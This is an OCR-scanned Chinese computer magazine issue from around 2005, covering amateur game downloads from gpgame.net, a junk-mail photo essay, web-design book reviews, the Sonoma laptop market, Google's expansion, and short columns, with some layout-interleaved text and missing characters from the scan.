当年 是什么让我们感动

链接:http://www.gpgame.net/gpsoft/hero/hero.htm

我的采宝箱:作为《圣剑英雄传》(以下简称《圣剑》)系列的第一代产品，这个游戏无疑是最经典但同时又是现在看来最˝粗糙˝的。故事的剧情:美丽的公主被大魔王抓走了，并限国王三天内交出王位，否则就要杀死公主;现在只有你小飞刀能救出公主，赶快行动吧……





(1)《圣剑英雄传——英雄救美》:http://www.gpgame.net/download/rpg.zip

注意:这个版本只支持在Windows 9x下运行。

(2)游戏源代码(VC5.0＋DirectX5.0):http://www.gpgame.net/download/rpg_source.zip

(3)制作手札:http://www.gpgame.net/docs/program/book/daily01.htm

http://www.gpgame.net/docs/program/book/daily02.htm

http://www.gpgame.net/docs/program/book/daily03.htm

http://www.gpgame.net/docs/program/book/daily04.htm

想知道这个游戏是怎样做出来的吗？从作者提供的制作手札中，让我们来一同感受作者的喜悦和艰辛……

圣剑，仍在挥舞


我的采宝箱:有很多朋友只玩过第一代的《圣剑》(笔者可是将整个系列玩了一遍)，但金点却一直没有停止努力。相比一代有了长足进步的DEMO版《圣剑英雄传Ⅱ——双刃剑》、更加完善的《圣剑英雄传Ⅱ——番外篇》，游戏没有停止升级，仍带着当初开放的梦想而飞翔。




圣Ⅱ的游戏截图

(1)《圣剑英雄传Ⅱ——双刃剑》:http://www.gpgame.net/download/hero2.zip

(2)《圣剑英雄传Ⅱ——番外篇》(v1.3):http://www.



游戏画面已经直逼一些商业游戏了



这……Dust2！？

gpgame.net/download/sword213.rar

源代码:http://www.gpgame.net/download/sword2_source.zip

宣传动画:http://www.gpgame.net/download/sword2.mpg

打造你自己的RPG:http://www.gpgame.net/gpsoft/sword2/make-rpg.doc

《圣Ⅱ》的开放特性让我们仍能够在其引擎上制作自己的游戏，读一读〝打造你自己的RPG〞，相信你会有所收获。

除了圣剑，我们还有

我的采宝箱:金点除了《圣剑》之外，还有什么别的作品？让我们暂时抛开《圣剑》的光环，静下心来欣赏金点其他的作品。

(1)Net Studio:http://www.gpgame.net/gpsoft/netstudio/index.htm

一个实现得较完整的网络聊天室，包含源代码下载。

(2)Plane (GBA):http://www.gpgame.net/download/plane.zip

金点竟然有GBA游戏？

(3)坦克大战(DOS):http://www.gpgame.net/download/tank.zip

凡是游戏制作人员，在其初上手时都会不约而同地选择实现〝坦克大战〞这一经典游戏，让我们看看《圣剑》的制作者之一SoftBoy是如何实现的。

(4)超级打斗(DOS):http://www.gpgame.net/download/fpro.zip

又是金点成员的作品。

你也可以有自己的游戏作坊

链接:http://www.gpgame.net/docs/game.htm

我的采宝箱:如果你是一位游戏开发人员，在这儿你能找到一些经验和技术;或者你是一位向往进入游戏开发领域的初学者，那么这儿极有可能成为你进入这个领域的第一块敲门砖。

(1)GBA探索日记(共11篇):http://www.gpgame.net/docs/program/gba/index.htm

(2)实现一个2D引擎:http://www.gpgame.net/docs/program/2dengine/index.htm

(3)如何实现游戏截屏功能:http://www.gpgame.net/docs/program/capture.htm

(4)做个什么样的游戏——兼谈业余游戏小组的发展:http://www.gpgame.net/docs/design/gamegroup.htm

中国的民间游戏开发　仍在继续

链接:http://www.gpgame.net/union/union.htm

我的采宝箱:金点将一些网友的优秀作品收集了起来，告诉我们:中国的民间游戏开发，仍在继续。

(1)劫掠轩辕剑(作者:司徒汇编)

http://www.gpgame.net/download/games/xyj.rar

当初是觉得这个作者的名字十分有性格，所以就试玩了一下。结果发现故事情节非常搞笑……

(2)大家来找茬:http://www.gpgame.net/download/games/djlzc.rar

(3)特训:http://www.gpgame.net/download/games/train.rar

还记得以前在学校上电脑课的时候，总喜欢偷偷玩一个飞机躲子弹的游戏……

(4)圣Ⅱ特别版:http://www.gpgame.net/download/games/sword_special.zip

一个由网友实现的《圣剑II》的特别版，解压后覆盖游戏目录中的原文件即可。

(5)圣Ⅱ无敌修改器:http://www.gpgame.net/download/games/hero2_crack.zip

《圣剑》的Fans着实不少，有人为其专门编写了游戏修改器，用了之后，3分钟就爆机了……

(6)英雄救美物品修改器:http://www.gpgame.net/download/games/hero_crack.zip

《圣剑》一代的难度令不少朋友爆机困难，又是刚才那个编写修改器的朋友，实现了可以2分钟爆机的物品修改器。

还有什么

金点游戏论坛:http://www.gpgame.net/forum/index.asp

心情日记:http://www.gpgame.net/daily/daily.htm CF [BL03]

征集评论

每个学计算机的人，都或多或少买过一些计算机书籍，有淘到好书的惊喜，也有买到一本烂书后的懊恼，那么不妨将你购书的喜怒哀乐写出来，以为后来者鉴。可以是推荐某本书的，也可以是对某本书三言两语的评论，形式不拘。下面是我们将要做的淘书计划，欢迎来自你的建议与推荐(media@cfan.com.cn):

1. AutoCAD 2. Premiere 3. Dreamweaver 4. Director 5. VC++/VB/Delphi/Java 6. 数据库 7. 其他你所想到的......



垃圾信件中的美学

■上海 没劲 (奖金 200 元)

不管你有意还是无意，不管你需要不需要，你总是会收到一些广告，广告充斥着我们的生活：楼下的信箱里常常会收到广告信件；报摊上的晚报里面也被悄悄塞进了广告；走在路上、骑自行车、开车，都会有人把广告传单送上；广播、电视里的广告也在不停播放，创意庸俗无聊不说，还总是很无赖地说“不要走开，广告更精彩……”干脆不出门，打开电脑上网吧，一开信箱头就大了——垃圾邮件蜂拥而至！



10 分钟没有清理信箱，垃圾邮件就蜂拥而至了！

也不知道他们是怎么知道我地址的，这应该也属于垃圾邮件吧。垃圾邮件里面永远充斥着各种商品信息，虽然我知道很可能永远不会去买那些东西，无聊的时候也会翻翻它们。也许会看见一些好玩的东西，也许有时里面也会有美女的 PP，也许只是喜欢里面的色彩吧……



拍摄器材:OLYMPUS C5050(500 万像素)

一时冲动让我拍下了这些照片，和我以前喜欢反复拍照的方式不同，基本都只拍了一张就结束了，惟一花时间的是最后一张照片的前期摆放，灵感来自于以前的一个作品，这些花花绿绿的纸片花了整整 2 个小时才剪好，在电脑里看效果的时候才感觉工夫没有白费，不过希望几年后也有这样的心情拍摄吧。



有了电脑的你，还经常会收到这样的东西吗？



免费的午餐早已成为古老的传言



免费订购？！令人费解的字眼



还有什么打折能让你心动呢？




原来美不是来自内心……



什么都可以打折，感情呢？

CF [BL04]



网页设计爱好者淘书指南

■天津　奇士

现在拥有个人主页甚至个人网站都不算什么了不起的事情了，毕竟网络空间提供商如此众多，网页设计软件也是越来越强大而易用。但放眼望去，真正让人觉得设计精美从而印象深刻的网页又有多少呢？很多网页就是多种元素的简单堆砌，毫无美感可言。优秀的网页应该会令人眼前一亮，心中亦为之畅然的。希望这次推荐的几本书，能对你设计出漂亮的网页有所帮助。

网页美工涉及的方面十分广泛，包括图片处理、网页布局、颜色搭配等，而涉及到的软件更是种类繁多，因此这方面的书籍就显得有点杂。在书店里，一般是没有一个专柜来摆放网页美工类的书籍的，这就需要我们在图像处理软件、网页制作软件等各类图书中仔细寻觅，方可有所斩获。

图片处理是网页设计和制作的重头戏，用得最多同时也最强大的软件要数Photoshop。一般来说，系统讲解Photoshop的图书都会专门拿出一章来介绍其网络方面的功能，但往往只是泛泛而谈，对于网页美工来说远远不够，因此不推荐购买。专门讲述Photoshop网络应用的书籍不是很多，笔者在后文中有详细介绍，请读者留意。另外需要提到的是，还有一些书是关于ImageReady的，这是一个与Photoshop捆绑在一起的专业网络图像处理软件，笔者不建议购买它的专著，因为其多数操作与Photoshop相同，少数的不同在一般的Photoshop书中也有介绍。

一些介绍网页制作软件的书籍也会谈到网页设计的理念，但一般不是重点内容。专门讲网页设计和网站建设理念的书并不多，而一旦出现，多半是不错的，希望读者朋友不要错过。这类图书以国外引进版本为佳，因为这些书中的语言往往生动有趣，读来不觉乏味，而且介绍的理念更加新颖也更符合国际潮流，当然如果你希望制作的网页具有"中国特色"就另当别论了。此外，网页设计欣赏方面的书也很有用，因为充分学习和领悟他人的设计意图和思路对我们自己的设计大有　益，看着那些优秀的作品时，常常会有好的创意在我们的头脑中闪现。不过此类书籍通常因为印刷精美而价格不菲，如果实在心疼那几十甚至上百块钱，也可以只在书店里翻翻，找找灵感，或者干脆记下网址回家上网去看，前提是要经受住店员的白眼与警告。

图书小贴士

这里向大家介绍几个网上购书的好去处。除了大家熟知的当当网(www.dangdang.com)、卓越网(www.joyo.com)等购物网站之外，互动出版网(www.china-pub.com)也是个不错选择，这是一家专职卖书的网站，电脑类书籍非常全，折扣也够低，邮寄和配送服务比较到位。另外，易趣(www.eachnet.com)、淘宝(www.taobao.com)、一拍(www.yipai.com)等C2C的交易网站也是淘书的好去处，在这些网站中可以买到低价新书，如果你不介意阅读旧书，则会获得更多的实惠。

《Photoshop 7网页设计必成攻略》(305页)

(德)Michael Baumgardt/著

中国青年出版社

原价:68元



简评:非常经典的一本书，学习网络图像处理的必备书籍之一。该书内容囊括了使用Photoshop进行网页设计工作的方方面面，还介绍了一些Web设计和HTML的基础知识。在介绍各种操作方法和技巧的同时，作者还进一步讲解了其背后的原理，对想深入了解的读者大有帮助。不过不要误以为书中的讲解会很枯燥，作者特意安排了一些经典的实例供读者学习和应用到自己的作品中。相信读完此书，读者对于Web设计的认识会提高一个层次。

《Photoshop 7与完美网页设计》(580页)

(韩)金南权　等/著

中国青年出版社

原价:98元(附带1张CD)



简评:本书内容与书名有点不符，因为它不仅仅讲述了Photoshop在网页设计方面的应用，还比较全面、系统地介绍了Photoshop的各项功能和数码图像处理，并提供了一些精彩实例。当然，网页设计仍然是本书的重头戏。可以说这是一本比较全面的Photoshop教程，适合层次较高的读者。

《Web Color Design——设计师谈网页配色》(196页)

(韩)I.R.I色彩研究所/著

电子工业出版社

原价:38元



简评:对于一幅漂亮的网页，好的配色绝对是最重要的因素。本书专门针对网页设计的配色问题进行讲解，从最简单的颜色知识开始，由浅入深，逐步深入到配色的专业知识。书中以大量的篇幅结合优秀网页实例进行配色方案的分析，在阅读的过程中也会得到赏心悦目的享受。

《网页·视觉与设计》(135页)

徐珂　苗彤　赵晖/著

人民邮电出版社

原价:59元

简评:这是一本优秀的网页设计欣赏类图书。该书在开头以一定篇幅介绍了网页设计的发展历程、思想理念和技术方法等方面的基础知识，然后以大部分篇幅精选了国内外几十家网站，分门别类地加以展示，还附以简洁、精妙的评价。CF [BL05]

Intel Sonoma笔记本架构的出现，使得本已战云密布的国内笔记本市场争端再起。此轮竞争，厂家显然用尽手段避免纯价格层面的格斗。消费者在经历过众厂家“你方战罢我登场”似的宣传攻势后，该如何去审视Sonoma架构，更进一步，该如何在丰富的产品线中挑选一台合适自己的笔记本呢？

Sonoma引发笔记本之争

■ 本刊记者 张健



Sonoma架构包括低功耗90纳米制造工艺的Dothan处理器、915M系列芯片组、Calexico 2高速无线网络。它作为2005年主流笔记本的基础架构，目标是要代替现有的迅驰一代架构和更早的P4-M架构。Sonoma的出现，与其说让众厂家重新站到了同一起跑线上，不如说是提供了今年笔记本市场的一个重新洗牌的机会。2005年笔记本大战在即，谁会主导市场，赢得消费者的欢心呢？且听我们聊聊争端背后的故事。

明基“宽屏”一统江湖

明基笔记本入市时间不长，却取得了国内销量前十的骄人战绩。和华硕有相似之处，明基力求自己的产品在某一个方面得到消费者的认可，并以此为突破口，占据更多的市场份额。不可否认，明基悠久的LCD制造史和优势的LCD面板资源，为他们自有品牌笔记本电脑独树一帜的特色推广之路作好了从技术到市场开拓等方面的准备。

自2002年率先推出



明基Joybook S5 213英寸宽屏笔记本，通过自带的环绕音响，可以带给消费者完美的视频体验。它最大的优点就是在不影响视野的情况下，在不同窗口中进行操作。

华硕“薄·乐”悦人心

作为全球首屈一指的OEM厂商，华硕的自有品牌和OEM品牌的协调发展，使得他既可以在产品层成为一流的制造厂商，也可以成为概念层的领导者。

事实上，在Intel发布Sonoma平台的第一时间，华硕已经准备了多款新品。和老牌的IBM、惠普、东芝和戴尔相比，华硕笔记本短暂的发展道路上布满了华硕人寻找差异化产品生存空间的坎坷。

针对目前笔记本电脑市场上存在的轻薄与娱乐性能无法兼顾的现象，华硕提出了“轻薄娱乐”的理念，所谓“薄·乐”之道正是如此。在新的Sonoma移动平台的基础上融入“更高的品质、更新的技术、更精湛的工艺、更周到的服务”，看得出，华硕仍坚持在增加产品的附加值上大做文章的策略。华硕电脑中国业务事业群总经理许佑嘉针对华硕笔记本电脑的发展策略及未来方向表示，对新平台笔记本轻薄娱乐的发展充满信心。“薄·乐”之道让消费者真正体会到了“鱼与熊掌兼得”的好处。

NEC倡导时尚商务

和本土厂商相比，日系厂商特点各不一样。SONY引领娱乐潮流，每一款机型都力求定位准确，东芝则凭借多年的技术实力，全面开花，产品线丰富，还盖了从家用到商务的由底端到高端的各种机型，而NEC虽同为日系厂商，却在小而精上做足了文章。

在个人计算机处理能力逐渐超出普遍需求的时候，如何恰当地均衡过剩的计算能力与其他特性便成了摆在新硬件推广者面前的首要难题。Sonoma时代，若没有几招杀手，更会在同化现象越来越严重的笔记本世界里失去了个性空间。NEC代表机型S1100的诞生注定了它布满荆棘的道路和担当挑战者的命运。

NEC产品中国总代神州数码的苏毅接受记者采访时介绍说，2005年的笔记本产品主流价位将会接近9000元大关。在利润



NEC S1100采用的完整Sonoma平台。值得一提的是NEC S1100配备了NEC独有的Shock Absorbor硬盘防震技术。目前，越来越多的非商务用户开始注意到笔记本的安全性能。



华硕在3月上旬推出的一款12英寸带摄像头的宽屏笔记本W5A，内置了光驱仅重1.6公斤，让人对于SONOMA笔记本刮目相看。

全球第一台15.4英寸宽屏笔记本电脑以来，明基可以说是笔记本宽屏大潮始作　者。凭借用心的投入与一再的坚持，不仅让〝宽屏〞成为近年来笔记本市场最热门的话题之一，更让Joybook一举成为国内笔记本行业宽屏超亮、品质超卓的代名词。2005年，Sonoma的出现，明基也亦步亦趋，但同时仍紧抓宽屏的产品特质，更是以〝镜面　机〞等时　概念独步江湖。

通过记者的随机采访，我们可以看得出明基的市场培育工作没有白做。消费者逐步认同并且接受着宽屏带来的好处，比如有的消费者说:〝使用14英寸宽屏笔记本时，可以享受15英寸屏幕的可视面积，更可感受到敲击全尺寸键盘的快感〞。

在宽屏日益成为笔记本市场主流，并得到广大消费者认可的时候，采用4:3显示比例的传统笔记本有朝一日或许会被宽屏所取代。2005年，明基将继续领衔主演这场引人入胜的宽屏大戏！

空间再次降低的时候，NEC力求在笔记本的质量上迈上新高，同时，在产品细节上做到极致。为了使产品线更加丰富，神州数码有可能引进更多NEC的基于AMD Turion 64架构的笔记本，以此冲击笔记本价格低陷，同时给消费者更多实惠。

我们注意到，稳重商务的概念越来越受到倡导时尚概念的厂商的冲击。为此，NEC将更多时尚元素加入到移动商务之中，从显示卡配置方面就可看出一二。比如，国外主流机型还都在使用独立显示芯片+共享显存的模式，降低整机采购成本的同时，满足了时尚消费人群娱乐为辅的需要。

TCL做游戏王者



TCL海盗S800采用的17.1英寸WSXGA的宽屏、强悍的3.6GHz Intel P4 560处理器、高性能SATA接口120GB硬盘RAID 0阵列、移动版nVIDIA 6800 Go显示卡，无疑提供了一流的游戏体验。

天价房子有人买，天价手机也有人买，中国的富人多，连老外都预测中国将成为下一个奢侈品消费大国。虽然我们不相信这个世界上全是这样花钱如流水的疯子，但是我们又不得不承认这种人大有人在的事实。记得有新闻说17万多的天价手机在大连居然卖到脱销，不得不让人联想到电影《大腕》里的一句话——〝不求最好，但求最贵〞。

前不久，TCL推出的海盗S800笔记本以48888元的天价，一反常态地逆市而上。独特的高性能游戏玩家笔记本的市场定位，让更多的消费者一时摸不到头脑，在厂商纷纷低价介入市地推出Sonoma架构笔记本的时候，TCL此举是否显得有些怪异？的确，也许是因为Sonoma的诱惑还没有那么大，不过，业内人士纷纷猜测TCL在〝冷〞推Sonoma的同时，〝热〞捧天价游戏笔记本，很可能是想在产品线的差异化方面做出自己的尝试。无论如何，消费者的眼球总会跟着焦点乱转，一个天价〝海盗〞的出现会引来消费者更多的关注，Sonoma跟着热卖也说不准。

新蓝、神舟上演“杀价浜”

利剑出鞘，谁与争锋？对消费者来说，Sonoma的诱惑也许没有低价来得实惠。毕竟很多人还是考虑够用就行，新蓝、神舟一向以低价冲击市场价格底线的做法，让消费者看到了笔记本更多的降价空间。

Sonoma的确引爆了2005年的笔记本战事，不过撬动市场杠杆的利器莫过于价格本身。记得2004年神舟老总吴海军预测今年会有2999元的笔记本问世，2005年，新蓝电脑捷足先登了，成为了第一个将笔记本价位拉到3999元的价格标兵。新蓝相关负责人介绍说，2005年底，新蓝的2999元笔记本将会研发完成，预计在来年的春节前后发布，但具体发布时间得视市场情况及竞争对手的状况而定，业内纷纷猜测这个〝对手〞就是神舟。

新蓝的低价和TCL的高价形成了鲜明的对比，但两者的市场策略有异曲同工之效。事实上，我们看到新蓝、神舟也好，TCL也罢，无论天价〝海盗〞，还是〝地价〞3999元的DFREE2000，价格都只是竞争手段，覆盖各个价位的产品线才是真正能在市场上取得份额的制胜法宝。

消费者仍在追求性价比

在中关村鼎好电脑城，记者遇到了正在选笔记本的小刘。据记者了解，作为普通的消费者，小刘购买笔记本时并没有考虑太多的〝概念〞成分。选择多大的显示器，多大的内存和硬盘仍是他选购笔记本的标准。一直是多个国际品牌代理商的神州数码公司的陈良火先生道出了消费者的心声：〝目前，主流消费者消费能力仍停留在8000元的价位，这个价位的机型无论什么品牌，都能满足消费者的日常用途。稍微追求品质的消费者，才会考虑诸如轻薄、宽屏、安全性等其他附加特点。说白了，消费者仍在沿用购买台式机时的老思想——追求性价比。〞

得用户者得天下！商家定位消费者的同时，消费者也在寻找适合自己的商家。看来，只有那些懂得消费者心声的聪明人才能赢得今年的笔记本战事。究竟谁会最后胜出，让我们静观其变吧。

CF [XW01]



2005，Google意欲何为

■ 浙江 小捷

标准普尔的一项调查显示，Google是用户心目中最知名的搜索引擎，Google不仅是一个搜索品牌，更成为了搜索的代名词。最新一期全球最具影响力品牌的调查中，Google仅次于苹果位列次席。近期，Google要开发 览器的传言一时之间又成为了网友关注的焦点，更有甚者说Google要垄断电信行业。天啊，Google，你到底要干什么？

上网用 Google

微软在未来的Windows操作系统中嵌入搜索功能的企图着实让Google一惊。假如微软的文档文件都可以执行网页和硬盘信息的搜索，那么根本没有必要去访问Google。微软凭借Windows的平台优势挤垮网景是Google的前车之鉴。Google介入 览器研发，抵消用户对Windows的需求，又有什么不可理解的呢？

目前，Firefox 览器的两名主要开发者相继宣布为Google效力。除此之外，Google还聘请了一批Javascript专家(包括IE合作开发者)。Google扩充的不仅仅是人手，还有gbrowser.com。当初人们根据Google注册Gmail.com成功地预测了Gmail的诞生，那么，gbrowser.com的诞生，从某种角度上说明了我们用上Google 览器指日可待了。

发邮件也 Google

Google在网民心中几乎已经成为了“搜索引擎”的代名词。不过，你知道吗，Google的“野心”早已不局限于搜索引擎，它的触角开始迅速伸向互联网的各个角落。Gmail或许并非是最好的免费邮箱，不过它注定是IT史上受关注程度最高的邮箱。无论是推出前的种种传闻和猜测，推出时恰逢“愚人节”的 头，推出后异常稀缺的账号，Gmail的一举一动都吊足了网民的胃口。

Gmail调动的又何止是网民的胃口呢？Gmail一出，免费邮箱多年的冰封似乎一夜之间被融化。一时间，杂志上连篇累 的是介绍免费邮箱重要性的文章，门户网站接连不断地升级免费邮箱。无论是国际巨头微软、雅虎，还是国内知名门户新浪、TOM、网易都纷纷跟进。虽然，Gmail至今还和普通网友之间隔着一层“薄纱”，不过它无疑已经开启了邮箱的“G时代”。回顾IT史时，Gmail注定是一个难以忘却的单词。

看新闻也 Google

习惯了在新浪看新闻吗？如果回答是肯定的话，那么建议您不妨登录Google的新闻页面，感受一下颠覆性的新闻阅读方式。

和传统门户网站的新闻页面不同，完成Google新闻编辑的，不是人而是机器——计算机逻辑运算。连结每日重要新闻的实际上是一个“在线新闻源集成”。依靠强大的品牌号召力和领先的技术，Google新闻可以改变用户网上阅读新闻的方式，即不再是传统地从一个固定的新闻网站或门户网站新闻频道进入，再逐层往下寻找。它让用户跳过新闻网站或门户网站新闻频道的首页而直接进入要去的网页。



Google自定义新闻浏览方式

Google新闻的出现不可避免地对国内门户网站借以集聚人气的利器——互联网新闻带来冲击，甚至可能会进而威胁到门户网站的生存。

打电话也 Google

如果说提供Gmail和做新闻网站，Google还是在吃“互联网”老底，那么传闻Google的另一个举动绝对会掀起互联网上的又一股浪潮！还记得最近红极一时的Tom Skype吗？Google似乎也对在线电话产生了浓厚的兴趣。据英国《泰晤士报》报道，网络搜索巨 Google正准备进军电信业，通过宽带互联网，连接电脑和电话。

电信分析师朱利安·休伊特认为，从电信发展的长远角度来看，Google的搜索引擎功能与在线电话结合的前景非常好。设想这样一个场景：一客户需要寻找某个服装零售商，那么只要借助Google在网上找到相关电话信息后，方便地点击屏幕就可以和商店直接通话联系。

目前由于缺乏大型电信公司的专业运作，网络电话尚未成气候。不过，一旦Google出手，利用新技术和宽带互联网，向人们提供免费的电话服务，那很可能将呈现一个乐了消费者苦死电信商的局面。

尽管Google在搜索市场要领先于雅虎、AOL和MSN，但在搜索之外的其他非核心业务领域则明显落后于雅虎和MSN。“多元化”之路才是一家企业在市场上“屹立不倒”的最终发展途径。Google不断延伸触角的目的，或许也正在于此。不过，Google的高人气和频频的多元化举动，让人们对它未来的发展脉络产生了诸多猜测。一些大胆的网络评论家甚至预测Google还可能会开发媒体播放器，会开发网络游戏，甚至是操作系统。Google到底要干什么呢？或许除了上帝，只有Google自己知道。 CF [XW02]

有多少爱可以重来

■ Cornel

有人说，电脑中最伟大的发明就是“Ctrl+C”和“Ctrl+V”，因为自从有了它们，就有了复制、粘贴，几秒钟即可将文字“大挪移”，一个文档变得丰富多彩，图片、声音、Flash，应有尽有。看文档的人也可以获得更多，面对的不再是死板的文字了，看到好文章还可以轻松地“据为己有”，确实方便之极。

但是(没错，到了说“但是”的时候了)，我个人认为更伟大的一个发明应该是“Ctrl+Z”，就是“撤销”这个功能键。说起撤销功能，所有的文字编辑软件可以，所有的图片处理软件可以， 览器可以返回上页，视频播放器可以，就连在“我的电脑”中也可以——删除一个文件后，按下“Ctrl+Z”，一切复原了。就算你不小心格式化了整个硬盘，还有数据恢复软件可以帮你。

和电脑中相比的话，生活中可以按下“Ctrl+Z”的地方实在太少了，能够“撤销”的都是无关紧要的，不能“撤销”的反而都是举足轻重的 。

前些天在网上看到这样一个故事：三岁的儿子经常喜欢自己打开冰箱拿饮料喝。如果有一天，他把牛奶不小心打翻了，流得满地都是，作为父亲的你会如何处理呢？会不会怒气冲天，大声骂他：“你怎么这么笨啊，连牛奶都不会拿？！”假想你就是他的父亲，你的答案是怎样的？你可能会这样说：“没关系、没关系，你不要过来，不要踩到牛奶。”然后亲自把牛奶擦干净。故事中，美国小孩的父亲不是自己去擦拭，而是叫小孩和她“一起收拾”，“一起承担自己不小心做错的事”，而且还把牛奶重新装满水，再教他怎么拿才不会再次出错。正因为如此，这个小孩从此才“不会怕做错事”，也有信心和勇气不断地尝试。

这是一个教育孩子的例子，但我敢说很多人（包括我自己）都没有学会用“心平气和”来处理这类看起来“令人恼火”而又“已成事实”的事情。

其实古人早就想好了成语：覆水难收、亡羊补牢。“覆水难收”出自姜太公。姜太公曾在商朝当过官，因不满 王的残暴统治，弃官而走，家里的生计就出现了问题，他的妻子马氏嫌他穷，要离开他。姜太公一再挽留，但马氏还是离开了他。后来，姜太公取得周文王的信任和重用，建立了西周王朝。马氏见他出人头地了，想重归于好，但姜太公只是把一壶水倒在地上，道理不说自明……或许是因为人体中一半以上都是水分的缘故吧，人的感情也像水一样脆弱和执着，现代版的“覆水难收”故事屡屡重演。

在中科院研究出生活中的“Ctrl+Z”之前（之后也一样），我们义不容辞地应该孝顺父母、尊敬师长、努力做好每件事，别留下“子欲孝而亲不待”的 悔；当一件事情已经无可挽回的时候，我们应该做的，也是只能做的，除了宽慰自己之外，还有弥补错误和承担责任。

CF [DJ01]

健谈天下



大家好！不必过多介绍，我乃CFan王牌贫嘴阿健是也。今后一有时间，我就会跟大家 两句家长里短。

眼下3·15刚过，愚人节又到，一下子让我有点儿措手不及。不为别的，还不是为了我的新家装修的事儿。您可不知道这装修有多累人，老婆、父母齐上阵不说，还得掐准了时间，赶上最好的机会。要说3·15对消费者有多重要，您也许有过体会，什么买东西、换东西、退东西比其他时候容易得多，可要说商家都攒在3·15宰您一刀，您信吗？

阿健携妻子来到北京某名牌建材市场，一进去就被铺天盖地的打折促销广告围了个团团转。行进过程中不断地有商家上来搭 ，“我们这儿今天打对折，买灶具送高压锅”、“您要买样品家具，给您6折，仅限今天”，好家伙，真有点儿玩命促销的架势。殊不知我们逛建材城可不是一天两天了，什么牌子什么价格，我们早就心知肚明了。妻子禁不住诱惑终于进了一家塑钢门窗店，那真是不看不知道，一看…… ？不是打折吗？怎么价格和昨天一样呢？走了一圈我们才发现，凡打折的商品要么折扣跟往日相当，要么干脆是积压货或者是淘汰品。

说到这儿您也许就明白了，3·15不一定就是消费者的节日，在某些地方说是商家的节日也说不定。不过回到大商场，感觉就是不一样，各种服务消费者的措施比比皆是，折扣也是响当当的。

同样一个3·15，不同层次的商家，对消费者的态度怎么就那么不一样呢？话又说回来了，消费者享受到的特殊“优待”为什么非要赶在3·15呢？难道非得让3·15成为老百姓的口头 ，“消费者日年年有，三月来了四月走”不成？

4·1愚人节到了，我敢肯定有商家会借机造势。造势我们不怕，因为愚人节和3·15不同，他可以“愚”我们，我们难道就不能“愚”他们吗？您可别真的这么做，那都是气话。因为共建和谐社会，我们人人有责啊。

好了，今天阿健的话先说到这儿，欢迎您来信交流(Viewpoint@cfan.com.cn)。

CF [DJ02]




42.5万 据中日IT人才教育研讨会最新数字预计，2005年中国IT人才缺少42.5万人，今后，每年也至少会有20万人的缺口。Intel、摩托罗拉、西门子、新浪网、NEC等多家大公司将陆续开出人才"大单"。

2530万 2004年全球IPTV用户为190万个，到了2008年将达到2530万个，照此发展，我们2008年在网上实时收看奥运会将成为可能。

5年 微软日前宣布了最新的产品增值服务计划，正版用户将享受为期5年的免费服务。具体条款包括：正版用户限量免费服务有效期从90天延长到最少五年；新增安全类和系统更新十年内无限次免费技术支持及正版软件五年内无限次免费电话安装支持。

300GB 我们不得不佩服国外苹果爱好者们的动手能力，继他们将iPod拆解，改装等之后，一群爱好者们将iPod扩充到了300G的容量（注：改装好以后就不可携带了）。



第41位 世界经济论坛日前发布了一份名为"全球信息技术年度报告"中，公布了当前全球各个国家和地区IT发展状况的排名。报告显示，新加坡在IT领域内的发展首次超出了美国，升到榜首。中国的排名稳步上升，从去年的第51位升至第41位。


冠 32位Windows可免费升级到64位

微软64位Windows操作系统开发小组的一位成员日前透露，在未来3个月内，用户可以将其当前的32位Windows系统免费升级到64位版本。微软在前不久的CeBIT展会上也证实，他们将于4月底前推64位Windows XP和 Windows Server 2003操作系统。据微软透露，当64位Windows发布后，用户需要在微软网站上注册、填写一个表格就可以下载64位Windows，激活码将通过电子邮件发送 。




盖茨在纽约街头推广Windows XP

上榜理由：微软的这一慷慨行为多少有些令人吃惊，这显然也成为微软正版增值计划的重要组成部分。但不管怎样，该决定对于64位Windows的早期支持者是个利好消息。同时，此举也打消了用户需要重新购买64位系统的顾虑。



免费短信



随着国内移动用户市场初步达到3亿的规模，和手机相关的问题广受公众关注，短信收费环节中的问题一直是手机用户的心病，比如，读者仁科（化名）朋友质疑时下流行的免费短信发送软件是否真的免费。在经历了中国移动、中国联通等运营商一番整顿后，SP（无线增值服务提供商）到底是一种什么状态？ 2005年的手机用户依旧不得安宁吗？

免费短信如何发？

提供免费发短信的软件确实不少，比如时　的QQ、网易泡泡、短信袋鼠、新浪UC等。从功能上讲，提供短信等服务的都算SP。这些软件从使用上基本可以分为两大类：一类是需要用户注册手机号码的，一类是不需要的。

就第一类来说，用户需要在网站上或者软件向导里注册一个手机号码，一般是填写手机号码，然后用返回的验证码开通服务。

